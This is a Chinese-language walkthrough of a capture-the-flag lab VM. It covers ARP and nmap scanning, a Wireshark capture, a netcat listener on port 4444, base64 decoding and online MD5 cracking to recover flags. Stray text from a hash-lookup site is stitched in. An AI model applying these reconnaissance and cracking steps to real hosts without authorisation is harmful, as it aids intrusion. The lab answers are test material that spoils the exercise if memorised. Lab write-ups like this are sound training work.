

IP发现




```
Currently scanning: 192.168.144.0/16   |   Screen View: Unique Hosts

536 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 32160
_____________________________________________________________________________
  IP             At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.128.1   00:50:56:c0:00:08     34    2040  VMware, Inc.
192.168.128.131 00:0c:29:45:3a:e0    500   30000  VMware, Inc.
192.168.128.2   00:50:56:ec:67:db      1      60  VMware, Inc.
192.168.128.254 00:50:56:e6:2f:c7      1      60  VMware, Inc.
```

端口探测




```
root@kali:~# nmap -sV -p 0-65535 192.168.128.131

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-14 10:32 CST

root@kali:~# nmap  192.168.128.131

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-14 10:44 CST
Nmap scan report for 192.168.128.131
Host is up (0.022s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:45:3A:E0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.40 seconds
root@kali:~# 
```

同时发现靶机正在试图连接本机4444端口




```
ip.src== 192.168.128.131

No.    Time            Source            Destination       Protocol Length Info
  3629 36.373189972    192.168.128.131   192.168.128.2     TCP      78 16573 → 4444 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1 WS=8 TS
  3704 36.713663363    192.168.128.131   192.168.128.67    TCP      78 15953 → 4444 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1 WS=8 TS
  3794 37.078520268    192.168.128.131   192.168.128.1     TCP      78 13221 → 4444 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1 WS=8 TS
  3844 37.188453567    192.168.128.131   192.168.128.128   TCP      78 4268 → 4444 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1 WS=8 TSv
  4836 38.827911848    192.168.128.131   192.168.128.254   TCP      78 14824 → 4444 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1 WS=8 TS
  9876 96.48                                                                                                   SACK_PERM=1 WS=8 TS
  9877 96.48                                                                                                   SACK_PERM=1 WS=8 TS
  9950 96.72                                                                                                   SACK_PERM=1 WS=8 TS
 10017 96.97                                                                                                   SACK_PERM=1 WS=8 TS
 10233 97.83                                                                                                   SACK_PERM=1 WS=8 TS

Wireshark · 分组 3844 · wireshark_eth0_20180614102727_C8WAjQ

▸ Frame 3844: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
▸ Ethernet II, Src: Vmware_45:3a:e0 (00:0c:29:45:3a:e0), Dst: Vmware_97:cf:c9 (00:0c:29:97:cf:c9)
▸ Internet Protocol Version 4, Src: 192.168.128.131, Dst: 192.168.128.128
▸ Transmission Control Protocol, Src Port: 4268, Dst Port: 4444, Seq: 0, Len: 0

0000  00000000 00001100 00101001 10010111 11001111 11001001 00000000 00001100   ..).....
0008  00101001 01000101 00111010 11100000 00001000 00000000 01000101 00000000   )E:...E.
0010  00000000 01000000 11101001 00011000 01000000 00000000 01000000 00000110   .@..@.@.
0018  11001111 01001010 11000000 10101000 10000000 10000011 11000000 10101000   .J......
0020  10000000 10000000 00010000 10101100 00010001 01011100 11110100 10011011   .....\..
0028  10010010 11000001 00000000 00000000 00000000 00000000 10110000 00000010   ........
0030  01000000 00000000 01101110 01000111 00000000 00000000 00000010 00000100   @.nG....
0038  00000101 10110100 00000001 00000001 00000100 00000010 00000001 00000011   ........
```

监听4444端口




```
root@kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.128.128] from (UNKNOWN) [192.168.128.131] 24349
...V2VsY29tZSENCg0KWW91IGZpbmQgeW91cnNlbGYgc3RhcmluZyB0b3dhcmRzIHRoZSBob3Jpem9uLCB3aXRoIG5vdGhpbmcgYnV0IHNpbGVuY2Ugc3Vycm91bmRpbmcgeW91Lg0KWW91IGxvb2
gZWFzdCwgdGhlbiBzb3V0aCwgdGhlbiB3ZXN0LCBhbGwgeW91IGNhbiBzZWUgaXMgYSBncmVhdCB3YXN0ZWxhbmQgb2Ygbm90aGluZ25lc3MuDQoNClR1cm5pbmcgdG8geW91ciBub3J0aCB5b3Ugb
m90aWNlIGEgc21hbGwgZmxpY2tlciBvZiBsaWdodCBpbiB0aGUgZGlzdGFuY2UuDQpZb3Ugd2FsayBub3J0aCB0b3dhcmRzIHRoZSBmbGlja2VyIG9mIGxpZ2h0LCBvbmx5IHRvIGJlIHN0b3BwZWQ
gYnkgc29tZSB0eXBlIG9mIGludmlzaWJsZSBiYXJyaWVyLiAgDQoNClRoZSBhaXIgYXJvdW5kIHlvdSBiZWdpbnMgdG8gZ2V0IHRoaWNrZXIsIGFuZCB5b3VyIGhlYXJ0IGJlZ2lucyB0byBiZWF0I
GFnYWluc3QgeW91ciBjaGVzdC4gDQpZb3UgdHVybiB0byB5b3VyIGxlZnQuLiB0aGVuIHRvIHlvdXIgcmlnaHQhICBZb3UgYXJlIHRyYXBwZWQhDQoNCllvdSBmdW1ibGUgdGhyb3VnaCB5b3VyIHB
vY2tldHMuLiBub3RoaW5nISAgDQpZb3UgbG9vayBkb3duIGFuZCBzZWUgeW91IGFyZSBzdGFuZGluZyBpbiBzYW5kLiAgDQpEcm9wcGluZyB0byB5b3VyIGtuZWVzIHlvdSBiZWdpbiB0byBkaWcgZ
nJhbnRpY2FsbHkuDQoNCkFzIHlvdSBkaWcgeW91IG5vdGljZSB0aGUgYmFycmllciBleHRlbmRzIHVuZGVyZ3JvdW5kISAgDQpGcmFudGljYWxseSB5b3Uga2VlcCBkaWdnaW5nIGFuZCBkaWdnaW5
nIHVudGlsIHlvdXIgbmFpbHMgc3VkZGVubHkgY2F0Y2ggb24gYW4gb2JqZWN0Lg0KDQpZb3UgZGlnIGZ1cnRoZXIgYW5kIGRpc2NvdmVyIGEgc21hbGwgd29vZGVuIGJveC4gIA0KZmxhZzF7ZTYwN
zhiOWIxYWFjOTE1ZDExYjlmZDU5NzkxMDMwYmZ9IGlzIGVuZ3JhdmVkIG9uIHRoZSBsaWQuDQoNCllvdSBvcGVuIHRoZSBib3gsIGFuZCBmaW5kIGEgcGFyY2htZW50IHdpdGggdGhlIGZvbGxvd2l
uZyB3cml0dGVuIG9uIGl0LiAiQ2hhbnQgdGhlIHN0cmluZyBvZiBmbGFnMSAtIHU2NjY1...
```

得到一堆数据，似乎是base64编码




```
root@kali:~# echo "V2VsY29tZSENCg0KWW91IGZpbmQgeW91cnNlbGYgc3RhcmluZyB0b3dhcmRzIHRoZSBob3Jpem9uLCB3aXRoIG5vdGhpbmcgYnV0IHNpbGVuY2Ugc3Vycm91bmRpbmcgeW9
1Lg0KWW91IGxvb2sgZWFzdCwgdGhlbiBzb3V0aCwgdGhlbiB3ZXN0LCBhbGwgeW91IGNhbiBzZWUgaXMgYSBncmVhdCB3YXN0ZWxhbmQgb2Ygbm90aGluZ25lc3MuDQoNClR1cm5pbmcgdG8geW91c
iBub3J0aCB5b3Ugbm90aWNlIGEgc21hbGwgZmxpY2tlciBvZiBsaWdodCBpbiB0aGUgZGlzdGFuY2UuDQpZb3Ugd2FsayBub3J0aCB0b3dhcmRzIHRoZSBmbGlja2VyIG9mIGxpZ2h0LCBvbmx5IHR
vIGJlIHN0b3BwZWQgYnkgc29tZSB0eXBlIG9mIGludmlzaWJsZSBiYXJyaWVyLiAgDQoNClRoZSBhaXIgYXJvdW5kIHlvdSBiZWdpbnMgdG8gZ2V0IHRoaWNrZXIsIGFuZCB5b3VyIGhlYXJ0IGJlZ
2lucyB0byBiZWF0IGFnYWluc3QgeW91ciBjaGVzdC4gDQpZb3UgdHVybiB0byB5b3VyIGxlZnQuLiB0aGVuIHRvIHlvdXIgcmlnaHQhICBZb3UgYXJlIHRyYXBwZWQhDQoNCllvdSBmdW1ibGUgdGh
yb3VnaCB5b3VyIHBvY2tldHMuLiBub3RoaW5nISAgDQpZb3UgbG9vayBkb3duIGFuZCBzZWUgeW91IGFyZSBzdGFuZGluZyBpbiBzYW5kLiAgDQpEcm9wcGluZyB0byB5b3VyIGtuZWVzIHlvdSBiZ
WdpbiB0byBkaWcgZnJhbnRpY2FsbHkuDQoNCkFzIHlvdSBkaWcgeW91IG5vdGljZSB0aGUgYmFycmllciBleHRlbmRzIHVuZGVyZ3JvdW5kISAgDQpGcmFudGljYWxseSB5b3Uga2VlcCBkaWdnaW5
nIGFuZCBkaWdnaW5nIHVudGlsIHlvdXIgbmFpbHMgc3VkZGVubHkgY2F0Y2ggb24gYW4gb2JqZWN0Lg0KDQpZb3UgZGlnIGZ1cnRoZXIgYW5kIGRpc2NvdmVyIGEgc21hbGwgd29vZGVuIGJveC4gI
A0KZmxhZzF7ZTYwNzhiOWIxYWFjOTE1ZDExYjlmZDU5NzkxMDMwYmZ9IGlzIGVuZ3JhdmVkIG9uIHRoZSBsaWQuDQoNCllvdSBvcGVuIHRoZSBib3gsIGFuZCBmaW5kIGEgcGFyY2htZW50IHdpdGg
gdGhlIGZvbGxvd2luZyB3cml0dGVuIG9uIGl0LiAiQ2hhbnQgdGhlIHN0cmluZyBvZiBmbGFnMSAtIHU2NjY1" | base64 -d
Welcome!

You find yourself staring towards the horizon, with nothing but silence surrounding you.
You look east, then south, then west, all you can see is a great wasteland of nothingness.

Turning to your north you notice a small flicker of light in the distance.
You walk north towards the flicker of light, only to be stopped by some type of invisible barrier.

The air around you begins to get thicker, and your heart begins to beat against your chest.
You turn to your left.. then to your right!  You are trapped!

You fumble through your pockets.. nothing!
You look down and see you are standing in sand.
Dropping to your knees you begin to dig frantically.
```



```
You find yourself staring towards the horizon, with nothing but silence surrounding you.
You look east, then south, then west, all you can see is a great wasteland of nothingness.

Turning to your north you notice a small flicker of light in the distance.
You walk north towards the flicker of light, only to be stopped by some type of invisible barrier.

The air around you begins to get thicker, and your heart begins to beat against your chest.
You turn to your left.. then to your right!  You are trapped!

You fumble through your pockets.. nothing!
You look down and see you are standing in sand.
Dropping to your knees you begin to dig frantically.

As you dig you notice the barrier extends underground!
Frantically you keep digging and digging until your nails suddenly catch on an object.

You dig further and discover a small wooden box.
flag1{e6078b9b1aac915d11b9fd59791030bf} is engraved on the lid.

You open the box, and find a parchment with the following written on it. "Chant the string of flag1 - u666"root@kali:~# 
```

flag1{e6078b9b1aac915d11b9fd59791030bf}



密文: e6078b9b1aac915d11b9fd59791030bf


类型: 自动 [帮助]

查询结果：
opensesame

[添加备注]


本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立13年，一直被抄袭,从未被超越。

根据提示信息，监听666端口



```
root@kali:~# nc -u 192.168.128.131 666
opensesame

A loud crack of thunder sounds as you are knocked to your feet!

Dazed, you start to feel fresh air entering your lungs.

You are free!

In front of you written in the sand are the words:

flag2{c39cd4df8f2e35d20d92c2e44de5f7c6}

As you stand to your feet you notice that you can no longer see the flicker of light in the distance.

You turn frantically looking in all directions until suddenly, a murder of crows appear on the horizon.

As they get closer you can see one of the crows is grasping on to an object. As the sun hits the object, shards of light beam from its surface.

The birds get closer, and closer, and closer.

Staring up at the crows you can see they are in a formation.

Squinting your eyes from the light coming from the object, you can see the formation looks like the numeral 80.

As quickly as the birds appeared, they have left you once again.... alone... tortured by the deafening sound of silence.

666 is closed.
```

flag2{c39cd4df8f2e35d20d92c2e44de5f7c6}



HashKiller relies on donations so please donate!
BTC: 15qF9WUeFUD63ishxyAMEgGqTcYzk4j9b

Mine Etherum for HK:
ETH Wallet: 0x6D5a4E69f127ad3cc7bcbe140a0AF60c75E5D54a

HashKiller.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

How many decryptions are in your database?
We have a total of just over **829.726 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:


Please note the password is after the : character, and the MD5 hash is before it.

We found 1 hashes! [Timer: 207 m/s] Please find them below...

```
c39cd4df8f2e35d20d92c2e44de5f7c6
```

```
c39cd4df8f2e35d20d92c2e44de5f7c6 MD5 : 1033750779
```

解出来一串数字，没有明显含义，先访问web看看



Hours have passed since you first started to follow the crows.

Silence continues to engulf you as you treck towards a mountain range on the horizon.

More times passes and you are now standing in front of a great chasm.

Across the chasm you can see a necromancer standing in the mouth of a cave, staring skyward at the circling crows.

As you step closer to the chasm, a rock dislodges from beneath your feet and falls into the dark depths.

The necromancer looks towards you with hollow eyes which can only be described as death.


He smirks in your direction, and suddenly a bright light momentarily blinds you.

The silence is broken by a blood curdling screech of a thousand birds, followed by the necromancers laughs fading as he decends into the

The crows break their formation, some flying aimlessly in the air; others now motionless upon the ground.

